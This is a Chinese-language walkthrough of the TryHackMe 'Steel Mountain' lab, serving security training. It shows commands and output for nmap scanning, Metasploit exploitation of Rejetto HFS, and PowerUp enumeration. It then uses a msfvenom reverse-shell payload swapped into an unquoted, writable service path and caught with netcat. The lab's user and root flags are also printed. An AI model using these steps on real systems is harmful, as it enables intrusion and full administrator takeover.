
THM-Steel Mountain-练习


本文相关的TryHackMe实验房间链接： https://tryhackme.com/room/steelmountain

H2 简介


目标机器不响应 ping (ICMP)，尝试使用 metasploit 获得目标机器（Windows系统）初始访问权限，再使用 powershell脚本进行Windows 权限提升枚举，最后尝试在Windows机器上提升权限到管理员。

启动目标机器，直接使用目标ip地址访问目标站点，查看网页源码，获取第一小题答案：





答题卡




H2 获取目标机的初始访问权限


使用nmap进行端口扫描操作：

```
nmap -Pn -sV -sC 10.10.42.153
```

```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# nmap -Pn -sV -sC 10.10.42.153
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-13 16:47 CST
Nmap scan report for localhost (10.10.42.153)
Host is up (0.24s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2022-10-13T08:49:05+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2022-10-12T08:39:05
|_Not valid after:  2023-04-13T08:39:05
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2022-10-13T08:48:59+00:00
8080/tcp  open  http               HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-10-13T08:48:59
|_  start_date: 2022-10-13T08:38:52
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>, NetBIOS MAC: 02:d9:91:04:c5:cf (unknown)
```


除了默认的80端口之外，目标站点还开放了8080端口提供http服务，查看8080端口的webserver页面：





使用搜索引擎，找到相关漏洞信息，查看CVE编号：

> 通过漏洞库查询cve编号： https://www.exploit-db.com/



接下来，我们使用 Metasploit 利用和以上cve编号相对应的漏洞，获得一个初始 shell 并查看user.txt内容:

```
msfconsole -q              #跳过提示语打开msf
search Rejetto
use exploit/windows/http/rejetto_hfs_exec
options
set RHOSTS 10.10.42.153
set RPORT 8080
set LHOST 10.14.30.69      #当使用OpenVPN连接到TryHackMe内网时，需要设置该选项为tun0地址
exploit                    #或者run

shell                      #由meterpreter shell界面进入Windows shell界面
cd C:\Users\bill\Desktop\
dir
more user.txt
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  1         meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOUNTAIN  10.14.30.69:4444 -> 10.10.42.153:49431 (10.10.42.153)

msf6 exploit(windows/http/rejetto_hfs_exec) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1152 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd C:\Users\bill\Desktop\
cd C:\Users\bill\Desktop\

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/27/2019  09:08 AM    <DIR>          .
09/27/2019  09:08 AM    <DIR>          ..
09/27/2019  05:42 AM                70 user.txt
               1 File(s)             70 bytes
               2 Dir(s)  44,156,416,000 bytes free

C:\Users\bill\Desktop>more user.txt
more user.txt
b04763b6fcf51fcd7c13abc7db4fd365
```

b04763b6fcf51fcd7c13abc7db4fd365

答题卡

Answer the questions below 回答下面的问题

Scan the machine with nmap. What is the other port running a web server on?

用 nmap 扫描机器。运行 Web 服务器的另一个端口在哪里？

8080 | Correct Answer 正确答案

Take a look at the other web server. What file server is running?

看看另一个网络服务器，它运行的是什么文件服务器？

Rejetto HTTP File Server | Correct Answer 正确答案

What is the CVE number to exploit this file server?

利用这个文件服务器的 CVE 编号是多少？

2014-6287 | Correct Answer 正确答案 | Hint 提示

Use Metasploit to get an initial shell. What is the user flag?

使用 Metasploit 获得一个初始 shell。用户标志是什么？

b04763b6fcf51fcd7c13abc7db4fd365 | Correct Answer | Hint 提示

H2 权限提升

现在我们在这台机器上有了一个初始 shell，我们可以进一步枚举操作系统信息并查看将权限升级到root的利用点，使用名为“ PowerUp”的 PowerShell 脚本来评估这台 Windows 机器并确定目标机是否存在任何异常和错误配置。

下载脚本到你的本地终端(注意不要使用命令行的形式下载这个脚本，而是复制脚本内容并新建一个ps1文件):

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

一旦脚本保存在本地，就可以通过 meterpreter shell 上传该脚本:

```
exit        #退出刚才进入的Windows shell界面，回到meterpreter shell界面
upload /home/hekeats/TOOLS/PowerUp.ps1
```

```
meterpreter > upload /home/hekeats/TOOLS/PowerUp.ps1
[*] uploading  : /home/hekeats/TOOLS/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 2.14 MiB of 2.14 MiB (100.0%): /home/hekeats/TOOLS/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /home/hekeats/TOOLS/PowerUp.ps1 -> PowerUp.ps1
meterpreter >
```

然后我们可以通过meterpreter会话来加载PowerShell扩展，并进入 PowerShell的shell界面并执行脚本:

```
load powershell
powershell_shell
Import-Module .\PowerUp.ps1
Invoke-AllChecks
```

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module .\PowerUp.ps1
PS > Invoke-AllChecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

查看输出，有一个特定服务的 CanRestart 选项被设置为 true，此选项被设置为 true 后，我们就能够在系统上重新启动此服务；而且这个应用程序的目录也是可写的，这意味着我们可以用一个恶意应用程序替换合法的应用程序，一旦服务重新启动，我们的恶意程序将运行。

> ServiceName：AdvancedSystemCareService9
>
> ModifiablePath：C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

msfvenom可用于生成反向shell的payload并将其输出为windows可执行文件，我们用msfvenom来生成一个和之前的应用程序同名的恶意应用程序:


```
#msfvenom -p windows/shell_reverse_tcp LHOST=<local_ip> LPORT=<local_port> -e
x86/shikata_ga_nai -f exe-service -o filename.exe

msfvenom -p windows/shell_reverse_tcp LHOST=10.14.30.69 LPORT=1234 -e
x86/shikata_ga_nai -f exe -o ASCService.exe
```

然后可以通过 meterpreter shell (首先通过 CTRL + C 退出 PowerShell 会话)将其上传到目标机器:

```
upload ASCService.exe
```

进入普通的windows shell界面，我们先停止合法的服务运行，然后用恶意的二进制程序替换正常的同名应用程序文件:

```
shell
sc stop AdvancedSystemCareService9
copy ASCService.exe "\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
```



关于SC命令（Windows shell不区分大小写）：

```
SC命令的格式：SC [Servername] command Servicename [Optionname= Optionvalues]

Servername：指定服务所在的远程服务器的名称。名称必须采用通用命名约定（UNC）格式（"\\myserver"）。如果是在本地运行SC.exe，请忽略此参数。
command ：如query,start,stop,create,config等

Servicename：服务名，也就是要配置的那个服务的名字，例如你要启动一个服务你就输入sc start +你要启动的服务名称（并非是服务显示名称）。
Optionname= Optionvalues：是选项名和选项的值。
```

在重新启动服务之前，我们需要在攻击机终端中设置一个netcat侦听器:

```
nc -nlvp 1234
```

然后我们可以在 windows shell 中重新启动之前停止的服务:

```
sc start AdvancedSystemCareService9
```

一旦之前的服务重新启动，攻击机上的侦听器中将获取到反向 shell。成功获取管理员权限之后，我们可以切换到 Administrator 的 Desktop 目录查看root.txt 文件:

```
cd C:\Users\Administrator\Desktop
dir
more root.txt
```

```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.14.30.69] from (UNKNOWN) [10.10.42.153] 49501
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

10/12/2020  12:05 PM    <DIR>          .
10/12/2020  12:05 PM    <DIR>          ..
10/12/2020  12:05 PM             1,528 activation.ps1
09/27/2019  05:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,155,465,728 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt
9af5f314f57607c00fd09803a587db80
```

> 9af5f314f57607c00fd09803a587db80

答题卡

Take close attention to the CanRestart option that is set to true. What is the name of the service which shows up as an *unquoted service path* vulnerability?

请密切关注设置为 true 的 CanRestart 选项。显示为未引用服务路径漏洞的服务的名称是什么？

AdvancedSystemCareService9 | Correct Answer

What is the root flag? 根标志是什么？

9af5f314f57607c00fd09803a587db80 | Correct Answer | Hint 提示

H2 不使用Metasploit获取初始访问权限并提权

注意：此处建议重启目标机。

现在，我们来看看如何在不使用 Metasploit 的情况下获得初始权限和进行权限提升。为此，我们将使用 PowerShell 和 winPEAS 来枚举目标系统并收集相关信息以提权到管理员用户。

我们还是使用之前提到的CVE编号所对应的漏洞来获取初始访问权限，然而，这次我们手动使用exp而不是通过msf来执行exp。


> exp链接（一个python脚本）： https://www.exploit-db.com/exploits/39161

为了使这种攻击起作用，需要同时激活Web服务器和netcat侦听器，如果你的系统上还没有 netcat 静态二进制文件，那么你可以从GitHub下载。我们还将使用 winPEAS来枚举目标机系统信息。

> netcat二进制文件： https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe
>
> winPEAS（在下载页选择winPEASx64.exe）： https://github.com/carlospolop/PEASS-ng/releases/tag/20221009

